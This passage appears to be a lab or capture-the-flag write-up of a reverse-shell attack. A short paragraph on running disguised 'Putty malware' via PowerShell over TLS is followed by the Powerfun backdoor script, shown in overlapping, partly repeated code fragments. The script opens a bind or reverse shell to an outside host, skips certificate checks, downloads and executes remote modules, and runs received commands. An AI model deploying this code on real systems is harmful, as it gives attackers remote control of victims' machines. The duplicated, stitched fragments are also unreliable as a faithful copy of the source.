
  The Putty malware was stored as a text file and then executed using PowerShell. Now running it with the parameters mentioned above and now we will be able to establish a connection, since we provided a valid SSL certificate and the TLS handshake was successfully completed, allowing the binary to connect to the listener and finally generate the reverse shell on the localhost. This confirmed that the configuration of the SSL environment was key to the success of the attack.



```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient {
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    return $wc
}

function powerfun {
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )

    Process {
        $modules = @()
        $client = $null
        $stream = $null

        if ($Command -eq "bind") {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.Start()
            $client = $listener.AcceptTcpClient()
        }

        if ($Command -eq "reverse") {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local", 8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true") {
            $sslStream = New-Object System.Net.Security.SslStream(
                $stream,
```



```
        if ($Command -eq "bind") {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.Start()
            $client = $listener.AcceptTcpClient()
        }

        if ($Command -eq "reverse") {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local", 8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true") {
            $sslStream = New-Object System.Net.Security.SslStream(
                $stream,
                $false,
                ({$true} -as [Net.Security.RemoteCertificateValidationCallback])
            )
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes(
            "Windows PowerShell running as user $($env:username) on $($env:computername)`n" +
            "Copyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n"
        )
        $stream.Write($sendbytes, 0, $sendbytes.Length)

        if ($Download -eq "true") {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes, 0, $sendbytes.Length)

            foreach ($module in $modules) {
                (Get-Webclient).DownloadString($module) | Invoke-Expression
            }
        }
```



```
            "Copyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n"
        )
        $stream.Write($sendbytes, 0, $sendbytes.Length)

        if ($Download -eq "true") {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes, 0, $sendbytes.Length)

            foreach ($module in $modules) {
                (Get-Webclient).DownloadString($module) | Invoke-Expression
            }
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '> ')
        $stream.Write($sendbytes, 0, $sendbytes.Length)

        $bytes = New-Object byte[] 20000
        while (($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
            $EncodedText = New-Object System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes, 0, $i)

            $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String)
            $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '

            $x = ($error[0] | Out-String)
            $error.Clear()
            $sendback2 += $x

            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte, 0, $sendbyte.Length)
            $stream.Flush()
        }

        $client.Close()
        if ($listener) { $listener.Stop() }
    }
```